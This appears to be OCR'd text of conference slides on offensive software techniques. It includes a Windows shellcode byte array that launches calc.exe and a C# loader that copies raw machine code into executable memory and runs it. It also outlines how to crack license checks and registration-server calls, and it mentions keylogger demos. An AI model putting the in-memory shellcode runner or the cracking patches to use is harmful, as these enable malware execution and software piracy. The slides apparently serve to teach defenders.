
ASM THE OLD IS NEW



```
static public byte[] _ASM_Code_Calc = new byte[]
{
        0x31, 0xF6, 0x56, 0x64, 0x8B, 0x76, 0x30, 0x8B, 0x76, 0x0C, 0x8B,
        0x76, 0x1C, 0x8B, 0x6E, 0x08, 0x8B, 0x36, 0x8B, 0x5D, 0x3C, 0x8B,
        0x5C, 0x1D, 0x78, 0x01, 0xEB, 0x8B, 0x4B, 0x18, 0x67, 0xE3, 0xEC,
        0x8B, 0x7B, 0x20, 0x01, 0xEF, 0x8B, 0x7C, 0x8F, 0xFC, 0x01, 0xEF,
        0x31, 0xC0, 0x99, 0x32, 0x17, 0x66, 0xC1, 0xCA, 0x01, 0xAE, 0x75,
        0xF7, 0x66, 0x81, 0xFA, 0x10, 0xF5, 0xE0, 0xE2, 0x75, 0xCC, 0x8B,
        0x53, 0x24, 0x01, 0xEA, 0x0F, 0xB7, 0x14, 0x4A, 0x8B, 0x7B, 0x1C,
        0x01, 0xEF, 0x03, 0x2C, 0x97, 0x68, 0x2E, 0x65, 0x78, 0x65, 0x68,
        0x63, 0x61, 0x6C, 0x63, 0x54, 0x87, 0x04, 0x24, 0x50, 0xFF, 0xD5,
        0xC3
};
```


ATTACK VECTOR

ASM THE OLD IS NEW



```
public delegate int funPointer();

// windows call to alloc space in the process
[System.Runtime.InteropServices.DllImport("kernel32.dll", SetLastError = true)]
static extern IntPtr VirtualAlloc(IntPtr lpAddress, UIntPtr dwSize,
 AllocationType flAllocationType, MemoryProtection flProtect);

// windows call to free space in the process
[System.Runtime.InteropServices.DllImport("kernel32")]
private static extern bool VirtualFree(IntPtr lpAddress, UInt32 dwSize, UInt32 dwFreeType);

static public void runASM()
{
    IntPtr p = VirtualAlloc(IntPtr.Zero, new UIntPtr((uint)_ASM_Code.Length),
    AllocationType.COMMIT | AllocationType.RESERVE, MemoryProtection.EXECUTE_READWRITE);

    //copy the ASM code into memory(code memory)
    System.Runtime.InteropServices.Marshal.Copy(_ASM_Code, 0, p, _ASM_Code.Length);

    //build the function pointer to the ASM code
    funPointer ASM_Function = (funPointer)
     System.Runtime.InteropServices.Marshal.GetDelegateForFunctionPointer(p, typeof(funPointer));

    // Run ASM
    v = ASM_Function();

    //free up the ASM code in mem:)
    VirtualFree(p, 0, 0x8000);
}
```

Run and Inject


C:\Windows\system32\cmd.exe
EXE
PRIVATE
genuine Microsoft software
SECURITY SYSTEMS
DLL
DLL
DLL
PRIVATE
PRIVATE
PRIVATE
C:\Windows\system32\cmd.exe
PROCESS

DEMO

101 - ATTACK ON DISK

- Connect/Open - Access Code
  - Decompile - Get code/tech
  - Infect - Change the target's code
  - Exploit - Take advantage
  - Remold/Recompile - WIN


THE WEAK SPOTS

- Flip The Check
- Set Value is “True”
- Cut The Logic
- Return True
- Access Value

SET VALUE TO “TRUE”

bool Registered = false;

If(a != b)



RETURN TRUE

```
bool IsRegistered()
{
    Return  TRUE;

     ........................
}
```

CUT THE LOGIC

```
string sqlClean(string x)
{
        Return x;
}
```

HACK THE LOGIN

The Best Keylogger

DEMO

PASS THE KEY
SHOW THE KEY

CRACK THE KEY

Public/Private	==	Change Key
3/B==Name*ID*7	==	ASK what is /B?
Call Server	==	Hack the Call
Demo = True;	==	Set Value
Complex Math	==	Complex Math

1% of the time the KeyGen is given

PUBLIC/PRIVATE KEY

If you can beat them
Why join them

Key = “F5PA11JS32DA”

↓

Key = “123456ABCDE”

SERVER CALL


1. Fake the Call
2. Fake the Request
3. Fake the Reply
4. Win

“Send”
SystemID = 123456789


Reg Code = f3V541

Registered = True

